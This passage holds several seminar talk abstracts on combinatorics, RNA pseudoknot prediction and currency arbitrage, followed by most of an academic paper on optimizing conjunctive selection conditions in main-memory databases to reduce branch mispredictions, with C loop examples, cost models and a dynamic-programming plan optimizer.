The birth of combinatorial design theory can be traced back to Euler's discovery of the Latin Square over 200 years ago. Since that time, Balanced Incomplete Block Designs have become one of the most studied type of design in combinatorial design theory. This can be attributed to the variety of applications they have in the design of statistical experiments. This talk will review the concept of Balanced Incomplete Block Designs, and then introduce a generalization - Group Divisible Designs (where 'Group' refers to an element in a partition of objects). Necessary conditions for the existence of such designs and when such conditions are sufficient will be discussed. The existence problem of minimal enclosings of Group Divisible Designs will be introduced, as will necessary conditions for such enclosings. A few simple examples of minimal enclosings for small Group Divisible Designs will be shown. Generalizations of such enclosings and open problems will be discussed as time permits. No knowledge of design theory or combinatorics will be assumed. An elementary knowledge of some concepts from graph theory might be helpful.

Rod Canfield

Locally Restricted Compositions*

Compositions $n=a_1+a_2+\cdots$, $a_k>0$, have been studied classically. More recently, compositions with the local restriction $a_k\ne a_{k+1}$ (Carlitz compositions) have been studied by various authors. We consider the compositions with more general local-nonequality restrictions, including multiline compositions. We obtain recursions, bounds on growth rate, and other properties of a randomly selected restricted composition.

---

* joint work with Ed Bender at UCSD

Jizhen Zhao

Parameter Estimation for Stochastic Grammar Modeling of RNA Pseudoknots*

Stochastic grammar models of RNA pseudoknots have been introduced to automate RNA pseudoknot prediction. However, the accurate estimation of the probability parameters of such grammar models from training sequences is difficult because of the inherent context-sensitivity in these grammars. In particular, existing algorithms for parameter estimation, such as Inside-outside, are applicable only to stochastic context-free grammar (SCFG) models for RNA stem-loop structures.

We introduce a new parameter estimation algorithm Upward-downward for the stochastic grammar model of RNA pseudoknots developed recently. The algorithm generalizes inside and outside probabilities for pseudoknot substructures by propagating probabilities of crossing double helices upward and downward in the derivation tree to accomplish the computation of inside and outside probabilities. The algorithm is a non-trivial extension of Inside-outside to RNA pseudonot models which was heretofore not available.

*This is joint research with Drs. Liming Cai and Russell Malmberg. The paper is HERE.

Congzhou He

Memory-Efficient Pseudoknot Prediction with Stochastic Grammar Modeling

The prediction of RNA pseudoknotted structure is computationally intractable due to the structural complexity of crossing nucleotide base pairs. Almost all existing prediction algorithms entail O(n^4)

memory space, making it unrealistic to predict pseudoknots for RNA molecules of even moderate length. We use techniques that reduce the resource requirements significantly to O(n^2) in memory space without substantial sacrifice in running time, and which avoid an exhaustive search for crossing helices in pseudoknots. Experiments conducted on baterial tmRNA demonstrate that the improved algorithm with O(n^2) space requirement achieves the same prediction accuracy as the optimal prediction algorithm with O(n^4) space requirement.

Junfeng Qu

Bellman-Ford Algorithm and Arbitrage Opportunity

The use of computers in the finance industry has been marked with controversy lately as programmed trading -- designed to take advantage of extremely small fluctuations in prices -- has been outlawed at many Wall Street firms. The ethics of computer programming is a fledgling field with many thorny issues. The presentation tries to use the Bellman-Ford algorithm to discover the arbitrage opportunity in currency exchange. A tentative solution is proposed with further suggestions given.


CATS

Conjunctive Selection Conditions in Main Memory

Kenneth A. Ross*
Columbia University
kar@cs.columbia.edu

ABSTRACT

We consider the fundamental operation of applying a conjunction of selection conditions to a set of records. With large main memories available cheaply, systems may choose to keep the data entirely in main memory, in order to improve query and/or update performance.

The design of a data-intensive algorithm in main memory needs to take into account the architectural characteristics of modern processors, just as a disk-based method needs to consider the physical characteristics of disk devices. An important architectural feature that influences the performance of main memory algorithms is the branch misprediction penalty. We demonstrate that branch misprediction has a substantial impact on the performance of an algorithm for applying selection conditions.

We describe a space of "query plans" that are logically equivalent, but differ in terms of performance due to variations in their branch prediction behavior. We propose a cost model that takes branch prediction into account, and develop a query optimization algorithm that chooses a plan with optimal estimated cost. We also develop an efficient heuristic optimization algorithm.

We provide experimental results for a case study based on an event notification system. Our results show the effectiveness of the proposed optimization techniques. Our results also demonstrate that significant improvements in performance can be obtained by applying a methodology that takes branch misprediction latency into account.

1. INTRODUCTION

Main memories are getting bigger and cheaper. It is now feasible for many applications to store the application data completely in a main memory database, in order to improve query and/or update performance.

Many traditional database algorithms need to be reconsidered for main memory databases. In this paper, we focus on one commonly-used database operation, namely applying a conjunction of selection conditions to a set of database records. One wishes to obtain those records satisfying the conjunction of conditions in as efficient a way as possible.

Our discussion will take the perspective that the application's data is stored in a main memory database. However, the problem we shall address is also relevant for information processing systems that are not considered "traditional" database systems. Examples include search engines, event notification systems, and network management systems. In each of these types of systems, one commonly poses queries involving the selection of records satisfying a conjunction of conditions.

In a disk-based database, it is usual to consider the performance parameters of the disk devices when designing database algorithms. For example, the high cost of random I/O compared with sequential I/O leads to algorithms that process the data in physical order. The relatively large size of a disk block leads to algorithms that try to cluster related data into disk-block sized units.

In a main-memory database we face similar design criteria, although the device characteristics are different. A feature with a significant impact on algorithm design is the delay induced when the CPU executes a conditional branch instruction and predicts the outcome incorrectly (i.e., the branch misprediction penalty). All else being equal, algorithms that have fewer branch mispredictions are likely to perform better than alternatives.

In this paper we consider how to design efficient algorithms for applying a conjunction of selection conditions given the characteristics of the CPU and memory hierarchy. We show that the branch misprediction penalty can have a significant impact on the performance of an algorithm.

We propose a class of algorithms that we consider as potential "plans" for combining selection conditions. To address the branch prediction issue, we develop a cost model that takes branch prediction into account. We then develop an exhaustive query optimization algorithm for choosing among

*This research was supported by NSF grants IIS-98-12014, IIS-01-20939, EIA-98-76739, and EIA-00-91533. Part of this work was performed while the author was visiting the INRIA Rocquencourt research institute.

such plans in a cost-based fashion, using dynamic programming. We also derive results that allow us to safely prune the search space of potential plans. We then develop a heuristic optimization method with lower complexity that performs well in practice.

We present a case study of the proposed methods in the context of an event-based notification system [16, 8]. Our experimental results show that significant performance improvements can be obtained. Our optimization algorithm and its cost model are validated against actual performance.

Past work has identified that branch misprediction has a significant impact on modern database systems [1]. To our knowledge, the present paper provides the first discussion of methods for avoiding branch misprediction penalties in database systems.

2. BACKGROUND

Modern CPUs have a pipelined architecture in which many instructions are active at the same time, in different phases of execution. Conditional branch instructions present a significant problem in this context, because the CPU does not know in advance which of the two possible outcomes will happen. Depending on the outcome, different instruction streams should be read into the pipeline.

CPUs try to *predict* the outcome of branches, and have special hardware for maintaining the branching history of many branch instructions. Such hardware allows for improvements of branch prediction accuracy, but branch misprediction rates may still be significant. Branches that are rarely taken, and branches that are almost always taken are generally well-predicted by the hardware. The "worst-case" branch behavior is one in which the branch is taken roughly half of the time, in a random (i.e., unpredictable) manner. In that kind of workload, branches will be mispredicted half of the time.

A mispredicted branch incurs a substantial delay. [1] reports that the branch misprediction penalty for a Pentium II processor is 17 cycles.

As a result, one might aim to design algorithms for "kernel" database operations that exhibit good branch-prediction accuracy on modern processors [10]. In fact, this is precisely our approach.

Future architectures, such as Intel's IA-64, support a technique called "predication" that converts control dependencies (i.e., conditional branches) into data dependencies. This technique allows the elimination of some branch instructions. However, it is not always beneficial to use it [7]; sometimes the original branching code is more efficient. Thus we expect branch misprediction penalties to continue to be a significant issue for the next generation of architectures.

There has been some past work on main memory database performance. Since pointer following is inexpensive in a main-memory database, it can pay to store attribute values as pointers to some external piece of allocated memory, often called a *domain* [17, 23]. Specialized algorithms for query processing in main-memory databases have been proposed in [17]. In [20], the authors suggested several ways to improve the cache reference locality of query processing operations such as joins and aggregations. [3] proposes improving cache behavior by storing tables vertically and by using a cache conscious join method. Cache-sensitive indexes for main memory databases are described in [18, 19].

It has been observed that specialized memory-resident techniques allow substantial performance gains over buffer-resident data in a disk-based system [9, 13, 14]. More recently, [2] describes ways to organize pages in a disk-based database system so that database operations give good CPU performance when the pages are memory resident in the database buffer.

3. COMBINING SELECTIONS

We define the *selectivity* of a condition applied to a table to be the proportion of records in the table satisfying the condition. This definition applies whether we're testing a single condition or a conjunction of conditions. Since one typically does not know the exact selectivities in advance, one performs query optimization using estimates of the selectivities. For simplicity of presentation we assume that the selectivities are independent, so that one can multiply estimates of the single-condition selectivities to get joint selectivity estimates. Non-independent selectivities can also be handled by our techniques; see Appendix B.

Suppose we have a large table stored as a collection of arrays, one array per column, as advocated in [3].[1] The column datatypes are assumed to have fixed length. (Variable length attribute types can use the array representation by introducing an extra level of indirection, storing pointers in the array.) Let's number the arrays `r1` through `rn`. We wish to evaluate a number of selection conditions on this table, and return pointers (or offsets) to the matching rows.

Suppose the conditions we want to evaluate are `f1` through `fk`. For simplicity of presentation, we'll assume that each `fi` operates on a single column which we'll assume is `ri`. (The methods developed in this paper are not dependent on the assumption that the functions test just a single argument, or that a column is used in a single function.) So, for example, if `f1` tests whether the first attribute is equal to 3, then both the equality test and the constant 3 are encapsulated within the definition of `f1`. We also assume that functions are well-defined in a self-contained way, in the sense that they always execute without error for any possible parameter value. For example, if `f2` dereferences a pointer that is not guaranteed to be non-null, then `f2` must also encapsulate a precondition testing whether the pointer is null. `f2` cannot rely on `f1` testing that pointer, say, because we intend to reorder the execution of the functions. Functions are discussed at more length in Appendix D.

3.1 Context

Our discussion assumes that the cost of processing the selections is a significant cost within the overall query, and

[1] If we have a single array of rows, as opposed to an array per column, the formulation of the problem is the same. The disadvantage of row-wise storage is that it has poor data reference locality for scans that consult just a few columns.

therefore worth optimizing. This assumption is certainly true when the selections constitute the entire query. When the selections form the initial step of a more complex query, processing the selections may still be a significant (or even dominant) cost since a selective selection operation will need to consult many more records than operations applied after the selection.

We describe three typical contexts in which a set of selection conditions is applied. In the first context, we simply apply the conditions to each record in the underlying table. This approach would be used if indexes are not helpful, either because we lack the required index, or because the condition selects such a large proportion of the records that it is not worth the overhead of using the index.

In the second context, we identify one (or more) of the selection conditions as corresponding to an indexed attribute; using the index can speed up processing. In the third context, a selection condition is applied to a "dimension" table referenced by a foreign key in the main "fact" table. Preprocessing the dimension table can improve efficiency.

As we shall see, each of the contexts has a common structure: There is a loop that iterates over all (partially matching) records, and inside the loop is code to (a) test the records for the remaining conditions, (b) AND the results together, and (c) add qualifying record-ids to the answer list.

The straightforward way to code the selection operation applied to all records (context 1) would be the following. The result is returned in an array called `answer`. In each algorithm below, we assume that the variable `j` has been initialized to zero.

```
/* Basic Algorithm Structure */
for(i=0;i<number_of_records;i++) {
  if(f1(r1[i]) AND ... AND fk(rk[i]))
    {answer[j++] = i;}
  }
```

Alternatively, suppose that `f1` was a condition that could be evaluated efficiently using an index on `r1` (context 2). For example, `f1` might be an equality test, and using an index on `r1` we may be able to obtain an array `matches` of offsets `i` of records satisfying `f1(r1[i])`. Then the remaining conditions can be tested using the following code.

```
/* Index Algorithm Structure */
for(m=0;m<number_of_matches;m++) {
  i=matches[m];
  if(f2(r2[i]) AND ... AND fk(rk[i]))
    {answer[j++] = i;}
  }
```

Indexes may be combined by intersecting `match` arrays.

It is common for queries over a fact table in a data warehouse to place selections on dimension tables (context 3). Suppose `r1` was a foreign key (i.e., offset) to a dimension table, and that `f1` was a selection condition on some column `c` of the dimension table. Then `f1(r1[i])` could be written as `g1(c[r1[i]])`. Since dimension tables are generally small, it may pay to evaluate `g1` on all rows of `c` in advance, and store the result in a temporary array `t`. (This saves repetitive execution of `g1` on duplicate values.) Thus we could modify the basic algorithm structure to perform the selection as

```
/* Preprocess Dimension Table */
for(i=0;i<records_in_c;i++){t[i]=g1(c[i]);}
for(i=0;i<number_of_records;i++) {
  if(t[r1[i]] AND ... AND fk(rk[i]))
    {answer[j++] = i;}
  }
```

3.2 Implementing the Loop

In the following discussion we'll use the code from the first context, i.e., applying the selection conditions to all records one by one. However, similar principles apply to the other contexts. Translated into `C`, the code for the inner loop might be:

```
/* Algorithm Branching-And */
for(i=0;i<number_of_records;i++) {
  if(f1(r1[i]) && ... && fk(rk[i]))
    {answer[j++] = i;}
  }
```

The important point is the use of the `C` idiom "`&&`" in place of the generic "`AND`". (See Appendix A for a discussion of how `&&` is typically compiled into assembly language containing conditional branch instructions.) This implementation saves work when `f1` is very selective. When `f1(r1[i])` is zero, no further work (using `f2` through `fk`) is done for record `i`. However, the potential problem with this implementation is that its assembly language equivalent has `k` conditional branches. If the initial functions `fj` are not very selective, then the system may execute many branches. The closer each selectivity is to 0.5, the higher the probability that the corresponding branch will be mispredicted, yielding a significant branch misprediction penalty. (Recall the discussion of branch prediction effectiveness in Section 2.) An alternative implementation uses logical-and (`&`) in place of `&&`:

```
/* Algorithm Logical-And */
for(i=0;i<number_of_records;i++) {
  if(f1(r1[i]) & ... & fk(rk[i]))
    {answer[j++] = i;}
  }
```

Because the code fragment above uses logical "`&`" rather than a branching "`&&`", there is only one conditional branch in the corresponding assembly code instead of `k`. (Again, see Appendix A for a discussion of how `&` is compiled into assembly language.) We may perform relatively poorly when `f1` is selective, because we always do the work of `f1` through `fk`. On the other hand, there is only one branch, and so we expect the branch misprediction penalty to be smaller.

The branch misprediction penalty for that one branch may still be significant when the combined selectivity is close to




Figure 1: Three implementations: Pentium.

0.5. The following loop implementation has *no* branches within the loop.

```
/* Algorithm No-Branch */
for(i=0;i<number_of_records;i++) {
  answer[j] = i;
  j += (f1(r1[i]) & ... & fk(rk[i]));
  }
```

Note that we would not expect an optimizing compiler to be able to transform one of these plans into another. Most importantly, such transformations are not valid in the general case. For example, in the condition `(A && B)`, `A` may check that a pointer is not null, while `B` dereferences that pointer. Executing `(A && B)` makes sense, while executing `(A & B)` would cause an error if the pointer was null. While our assumption about functions does make `(A & B)` valid in the case where `A` and `B` represent functions `fi` and `fj`, it is not possible to communicate such information to modern compilers. Further, even if one was to extend the compiler with such a mechanism, the decision on whether to rewrite the code depends on database-level metadata, such as condition selectivities, that are not generally available to the compiler.

To see the difference between these three methods, we implemented them in `C` and ran them on a 750Mhz Pentium III under Linux, and a 300Mhz UltraSparc IIi under Solaris. In the following experiment, we used $\mathtt{k} = 4$ and let all of the `rj` arrays be offsets into an array `t` of `char`s of size 5000. Elements of `t` are either 1 or 0, simulating the preprocessing of conditions on dimension tables. The `fj` functions are then lookups in `t`. We ran several thousand scans over four arrays of size 3000, using the same `t` array. That way, both `t` and the arrays are in the L1 cache and the experiments will not reflect delays due to cache misses. (We briefly address caching issues Appendix D.) The code was compiled with `gcc` under maximum optimization, with several `register` hints present in the code.

Figure 1 shows the Pentium results. (See Appendix C for the Sun results.) While both architectures show some dependence on the selectivity, the Pentium results are more sensitive to the selectivity because the branch misprediction penalty is higher on that architecture [25]. The time per record is shown in microseconds on the vertical axis, measured against the probability that a test succeeds. The probability is controlled by setting an appropriate threshold for an element of the `t` array to be randomly set to 1. All functions in this graph have the same probability.

Our preliminary analysis of the three implementations is borne out by this graph. For low selectivities, the branching-and implementation does best by avoiding work, and the one branch that is frequently taken can be well-predicted by the machine. For intermediate selectivities, the logical-and method does best. However, when the combined selectivity gets close to 0.5, the performance worsens. The no-branch algorithm is best for nonselective conditions; it does more "work" but does not suffer from branch misprediction.

Each of the three implementations is best in some range, and the performance differences are significant. On other ranges, each implementation is about twice as bad as optimal. Thus we will need to consider in more depth how to choose the "right" implementation for a given set of query parameters.

Looking at the performance numbers, one might wonder why we care about per-record processing times that are fractions of a microsecond. The reason we care is that this cost is multiplied by the number of records, which may be in the tens or hundreds of millions. When we don't have an index, we have no choice but to perform a full scan of the whole table. Even when we're scanning fewer records per query, the overall performance in queries-per-second is directly impacted by these performance numbers. In a dynamic query environment, for example, we might be aiming for video-rate screen refresh, and thus require the completion of 30 queries per second for each user. See Section 5 for another example.

From now on, when we show an implementation, we will omit the `for` loop, just showing the code inside the loop.

4. OPTIMIZING INNER LOOP BRANCHES

Using standard database terminology, we will refer to a particular implementation of a query as a *plan*. We now formulate our optimization question:

> Given a number `k`, functions `f1` through `fk`, and a selectivity estimate p_m ($m = 1, \ldots, \mathtt{k}$) for each `fm`, find the plan that minimizes the expected computation time.

So far we have seen three ways to write the inner loop. Each such plan has different performance characteristics. There are, in fact, many additional plans that can be formed by combining the three approaches. An example that combines all three is the following:

```
/* A Mixed Algorithm (loop code omitted) */
  if((f1(r1[i]) & f2(r2[i])) && f3(r3[i]))
    { answer[j] = i;
      j += (f4(r4[i]) & ... & fk(rk[i]));
    }
```

Significantly, several of these combination plans turn out to be superior to the three basic methods shown in Figure 1 over some selectivity ranges.

We will focus on finding a plan, consisting of some combination of the three methods presented above, giving the best expected time. We remark that there are other methods besides the three we have chosen for evaluating the inner loop. For example, one could add the function values rather than ANDing them, and compare with `k` at the end. (This alternative method might be useful in a hypothetical architecture in which an addition operation was faster than a logical AND.) Nevertheless, we expect that on realistic architectures, the three basic methods are among the most efficient.

4.1 A Normal Form for Combined Plans

For now, let us just consider plans involving a combination of the "branching-and" and the "logical-and" algorithms. We formulate how these two algorithms can be mixed, and consider when certain combinations are never optimal. Based on this notion, we derive a normal form for potentially optimal plans, and enumerate them.

A first glance at the two algorithms might suggest that all we need to do is consider all expressions within the `if` condition that can be formed out of the two kinds of "and" operation. However, this is clearly too many because `&` is commutative,[2] and both `&` and `&&` are associative. Additionally, if we are only interested in finding at least one optimal plan, we need only consider expressions in which all "outer" conjunctions are via `&&` and the conjuncts are terms involving only `&`.

To justify this assertion, consider the expression `E` given by `E0 && (E1 & (E2 && E3))` for arbitrary expressions `E0`, `E1`, `E2` and `E3`. (We allow `E0` to be empty, in which case there is no outer `&&`.) Consider the alternative expression `E'` given by `E0 && E2 && (E1 & E3)`. We claim `E'` is always more efficient than `E` on a non-parallel machine. In both cases the expression `E0` is evaluated. If `E0` is false, the performance is equivalent. If `E0` is true, then `E2` is evaluated in both `E` and `E'`. If `E2` is true, then both plans are again equivalent in terms of performance, since both `E1` and `E3` will be evaluated, and the same number of operations will be performed. However, if `E2` is false, then `E'` is superior to `E` because (a) it does not evaluate `E1` and (b) it avoids one `&` operation. By repeatedly applying the transformation from `E` to `E'` whenever we have a subexpression matching `E`, we essentially "pull up" all instances of `&&` to the top level. Each such transformation does not harm the performance, and in many cases improves it.

[2]We mean commutative in terms of performance rather than in terms of logic. Both arguments of `&` are evaluated and ANDed together; the order of evaluation does not affect the overall performance. Similarly, when we talk about associativity, we mean in terms of performance.

The order of the inner conjunctions (via `&`) does not matter, due to commutativity, and the parenthesization of the outer conjunctions (via `&&`) does not matter, due to associativity. We thus consider the inner conjuncts as sets of basic expressions, and the outer conjunction as being parenthesized from left to right. As outlined above, there must be an optimal plan in this normal form.

DEFINITION 4.1. *A single-function condition is called a* basic term. *A conjunction via* `&` *of basic terms is called an* `&`-term. *A conjunction via* `&&` *of* `&`*-terms is called an* expression. □

Let $t_{m,n}$ denote the number of normal-form plans over n basic terms, with exactly m occurrences of `&&`. Then $t_{0,n} = 1$ for all n. For the inductive case, consider prepending (via `&&`) an additional `&`-term to an expression with m occurrences of `&&`. Then

$$t_{m+1,n} = \sum_{i=1}^{n-1} \binom{n}{i} t_{m,n-i}.$$

We are actually interested in a_n, the number of plans, given by $a_n = \Sigma_{k=0}^{n} t_{k,n}$. Then $a_0 = 1$ and for $n > 1$ one can rearrange the above recurrence to get:

$$a_n = \sum_{j=1}^{n} \binom{n}{j} a_{n-j}.$$

This recurrence has been well-studied, as early as 1859 [4]; see [21] for further references. One representation of the solution [24] is that a_n is the closest integer to $n!/(2\ln^{n+1}(2))$.

Algorithm No-Branch can be thought of as a potential optimization to remove the final `if` test of a combined method. There is thus just one way to apply the optimization: to replace

```
if(E1 && ... && Ek)
  {answer[j++] = i;}
```

with

```
if(E1 && ... && Ek-1)
  { answer[j] = i; j += Ek;}
```

where the `Ei` terms are `&`-terms. Thus we should consider plans both with and without this optimization; the total number of potentially optimal plans is now $2a_n$.

4.2 Cost Functions

To compare the cost of the various plans, we need a cost model. The basic parameters of the model are: r, the cost of accessing an array element `rj[i]` in order to perform operations on it; t, the cost of performing an `if` test; l, the cost of performing a logical "and"; m, the cost of a branch misprediction; p_i, the selectivity of basic term i equal to the probability that basic term number i is 1; a, the cost of writing an answer to the answer array and incrementing the

answer array counter; f_i, the cost of applying function `fi` to its argument.

In our model, we will assume that the processor is perfect in its branch prediction, i.e., that it predicts the branch to the next iteration will be taken when the selectivity $p \leq 0.5$, and will not be taken when $p > 0.5$.

Given a plan, we add up the expected cost given the selectivities and the structure of the algorithm. We count just the cost of the code inside the loop, and not the loop iteration cost itself (since that's the same across all methods). We emphasize that in practice, one must model the costs for the assembly-language instructions generated by the compiler, rather than directly modeling the cost of the `C` code (see Appendix A).

EXAMPLE 4.1. *Consider Algorithm No-Branch on k basic terms. The total cost for each iteration is* $kr + (k-1)l + f_1 + \cdots + f_k + a$. □

EXAMPLE 4.2. *Consider Algorithm Logical-And on k basic terms, with selectivities* $p_1, \ldots, p_k$. *The total cost for each iteration is* $kr+(k-1)l+f_1+\cdots+f_k+t+mq+p_1 \cdots p_k a$, *where* $q = p_1 \cdots p_k$ *if* $p_1 \cdots p_k \leq 0.5$ *and* $q = 1 - p_1 \cdots p_k$ *otherwise. The q term describes the branch prediction behavior: we assume the system predicts the branch to the next iteration will be taken exactly when* $p_1 \cdots p_k \leq 0.5$. □

EXAMPLE 4.3. *Consider Algorithm Branching-And on k basic terms, with selectivities* $p_1, \ldots, p_k$ *(in the order listed in the* `if` *condition). The cost formula is the solution for* c_1 *of the recurrence*

$$c_n = r + t + f_n + mq_n + p_n c_{n+1} \qquad (1 \leq n \leq k)$$

where $q_n = p_n$ *if* $p_n \leq 0.5$ *and* $q_n = 1 - p_n$ *otherwise, and* $c_{k+1} = a$. *Again, the* q_n *terms describe the branch prediction behavior; in this algorithm we can execute as many as k conditional branches.* □

While this model captures the important aspects of the problem that are common across most modern architectures, it is not an exact cost calculation. Several architecture-dependent features make it approximate, including: out-of-order execution of instructions, overlapping memory access and computation, imperfect branch prediction based on just the most recent branches, and the degree of instruction-level parallelism present.

DEFINITION 4.2. *Let* `E` *be an* `&`*-term. The* fixed cost *of* `E`, *written fcost*(`E`), *to be the part of the cost of* `E` *that does not vary with the selectivity of* `E`. *In particular, if* `E` *contains k basic terms using* `f1` *through* `fk`, *then fcost*(`E`) $= kr + (k-1)l + f_1 + \cdots + f_k + t$. □

We can combine the observations of Examples 4.2 and 4.3 to derive a general recurrence for mixed plans: Consider the plan P_1 given by

```
if (E && E1) {answer[j++] = i;}
```

where `E` is an `&`-term and `E1` is a nonempty expression. Then the cost of this plan is

$$fcost(\texttt{E}) + mq + pC \tag{1}$$

where p is the overall combined selectivity of `E`, $q = \min(p, 1-p)$, and C is the cost of the plan P_2:

```
if (E1) {answer[j++] = i;}
```

In particular, for P_1 to be an optimal plan, P_2 must also be an optimal plan (for fewer terms). We use this observation as the basis for developing a dynamic programming solution to our problem in Section 4.4. First, though, we investigate ways to limit the plans we consider by eliminating term orders that cannot be optimal.

4.3 Term Order in Optimal Plans

Hellerstein et al. consider *expensive predicates*, i.e., where the computation needed for evaluating whether the predicate is true or false dominates the overall cost [12]. In that context, it is shown that predicates should be ranked in ascending order according to the metric $\frac{selectivity-1}{cost\text{-}per\text{-}tuple}$. Our context differs in that our predicates are often *cheap*, meaning that other costs such as the branch misprediction penalty cannot be ignored. Further, there could be a *higher* misprediction penalty for a *lower* selectivity, meaning that this ranking would not be correct when the penalty is sufficiently high. Nevertheless, our derivation of term orders below bears some similarity to this rank ordering approach.

LEMMA 4.1. *Consider plans of the form*

```
if (E1 && E2 && E) {answer[j++] = i;}
```

where `E1` *and* `E2` *are nonempty* `&`*-terms, and* `E` *is an arbitrary (possibly empty) expression. Let* p_1 *and* p_2 *be the selectivities for* `E1` *and* `E2` *respectively. Such plans cannot be optimal if* $p_2 \leq p_1$ *and* $\frac{p_2-1}{fcost(\texttt{E2})} < \frac{p_1-1}{fcost(\texttt{E1})}$. □

A corollary of this lemma is that whenever two consecutive `&`-terms appear anywhere as conjuncts of `&&` (i.e., not just leftmost) in an optimal plan, then the one with lower selectivity must appear first if it has the same *fcost*.

Note that Lemma 4.1 says nothing about the case where there is an intervening expression between the two `&`-terms. An analogous statement to Lemma 4.1 when there are intervening expressions between `E1` and `E2` fails for two reasons. First, when $p_1 > 1/2$ it is always possible to find a sufficiently large branch misprediction penalty and a value for p_2 less than p_1 such that switching the two basic terms leads to an *inferior* plan. Second, even when $p_1 \leq 1/2$, the condition $\frac{p_2-1}{fcost(\texttt{E2})} < \frac{p_1-1}{fcost(\texttt{E1})}$ is not strong enough to guarantee that switching `E1` and `E2` is a win. Nevertheless, when there are intervening terms we can state the following weaker lemma.

LEMMA 4.2. *Consider plans of the form*

```
if (E1 && X1 && E2 && X2)
  {answer[j++] = i;}
```

where `X1` *and* `X2` *are arbitrary (possibly empty) expressions,* `E1` *and* `E2` *are nonempty* `&`*-terms with respective selectivities* p_1 *and* p_2*, and* $p_1 \leq 1/2$*. Such plans cannot be optimal if* $p_2 < p_1$ *and* $fcost(\texttt{E2}) < fcost(\texttt{E1})$*.* □

A corollary of Lemma 4.2 is that when all selectivities are at most 1/2, a relatively common case, we can order `&`-terms `E` with selectivity p by the pair $(fcost(\texttt{E}), p)$. In our case $(x, y) < (x', y')$ if $x < x'$ and $y < y'$. This ordering on `&`-terms is partial, since it is possible to have incomparable pairs. The partial order constrains the order of `&`-terms in optimal plans.

DEFINITION 4.3. *We call the pair* $(\frac{p-1}{fcost(\texttt{E})}, p)$ *the* c-metric *of* `&`*-term* `E` *having combined selectivity* p*. We call the pair* $(fcost(\texttt{E}), p)$ *the* d-metric *of* `&`*-term* `E` *having combined selectivity* p*.* □

Note that if `E1` is less than `E2` according to the d-metric, then `E1` is also less than `E2` according to the c-metric, but not vice versa. We use Lemmas 4.1 and 4.2 in the dynamic programming algorithm below.

4.4 Finding Optimal Plans

When the number of basic terms is small, we could simply enumerate all normal form plans and calculate the cost, choosing the plan with the smallest cost. However, the number of plans grows factorially in the number of basic terms (Section 4.1), and so alternative methods are necessary in general.

We propose a dynamic programming solution to the problem that is outlined below.

ALGORITHM 4.1. **Optimal-Plan** *Let* S *denote the set of basic terms, and let* k *be the cardinality of* S*. Create an array* $A[]$ *of size* 2^k *indexed by the subsets of* S*. The array elements are records containing: The number* n *of basic terms in the corresponding subset; the product* p *of the selectivities of all terms in the subset; a bit* b *determining whether the no-branch optimization was used to get the best cost, initialized to 0; the current best cost* c *for the subset; the left child* L *and right child* R *of the subplans giving the best cost.* L *and* R *range over indexes for* $A[]$*, and are initialized to* $\emptyset$*.*

In the loops over subsets of S*, we iterate in an order consistent with the partial order of subsets of* S*. In other words, if* $s_1 \subset s_2$*, then* s_1 *comes before* s_2 *in the loop. We call such an order an "increasing" order below. Note that a standard encoding of subsets as bitmaps yields an increasing order if we simply increment the bitmap on each iteration.*

1. */* Consider all plans with no* `&&`*s */*
   Generate all $2^k - 1$ *plans using only* `&`*-terms, one plan for each nonempty subset* s *of* S*. Store the computed cost (Example 4.2) in* $A[s].c$*. If the cost for the No-Branch algorithm is smaller, replace* $A[s].c$ *by that cost (Example 4.1) and set* $A[s].b = 1$*.*

2. *For each nonempty* $s \subset S$ *(in increasing order)*
   / s is the right child of an* `&&` *in a plan */*
   For each nonempty $s' \subset S$ *(in increasing order) such that* $s \cap s' = \emptyset$ */* s' is the left child */*
   if (the c-metric of s' *is dominated by the c-metric of the leftmost* `&`*-term in* s*) then*
   {/ do nothing; suboptimal by Lemma 4.1 */}*
   else if ($A[s'].p \leq 1/2$ *and the d-metric of* s' *is dominated by the d-metric of some other* `&`*-term in* s*) then*
   {/ do nothing; suboptimal by Lemma 4.2 */}*
   else {
   Calculate the cost c *for the combined plan (*s' `&&` s*) using Equation 1. If* $c < A[s' \cup s].c$ *then:*

   (a) *Replace* $A[s' \cup s].c$ *with* c*.*
   (b) *Replace* $A[s' \cup s].L$ *with* s'*.*
   (c) *Replace* $A[s' \cup s].R$ *with* s*. }*

At the end of the algorithm, $A[S].c$ *contains the optimal cost, and its corresponding plan can be recursively derived by combining the* `&`*-conjunction* $A[S].L$ *to the plan for* $A[S].R$ *via* `&&`*.* □

Because the loops over the subsets of S are performed in increasing order, any newly-generated partial plan will be considered as part of larger plans later on, within the same loop. One never has to revisit plans that have already been considered.

The utility of the metric tests is that we avoid generating a large number of intermediate-quality plans that improve on the currently computed best cost, without being optimal. In practice, we need to verify that the reduction of the search space afforded by these tests outweighs the costs of the tests themselves.

The complexity of this algorithm is $O(4^k)$ which, while exponential, is asymptotically much better than generating and testing all normal-form plans (Section 4.1). Note that the algorithm simultaneously solves the optimization problem for all subsets of S too, so that one run of the algorithm can cover many potential loop structures.

Since we are typically interested in small values of k, the exponential complexity is not a barrier to its use in practice. We implemented the optimization algorithm in `C++` and ran it on both the Pentium III and the UltraSparc. The optimization time itself was always less than 0.01 seconds when $k \leq 9$, for various probability values. We investigate how well the output of the optimization algorithm matched actual performance time in Section 5.1.

4.5 A Heuristic Optimization Algorithm

While the optimization algorithm of the previous section is guaranteed to find the optimal solution, it still has exponential complexity. Thus, if we were to be presented with an optimization problem having a sufficiently large number of conditions, it would not be practical. Additionally, when the number of records to be processed is only moderate, we would want to spend just a small amount of time on optimization; the method of the previous section may be too expensive compared with the expected gains in evaluation time.

To address this problem, we present a heuristic method that takes linear space and has complexity $O(k \log k)$ in the average case, and $O(k^2)$ in the worst case. While the heuristic method is not guaranteed to find the optimal solution, we will demonstrate experimentally that it finds good solutions.

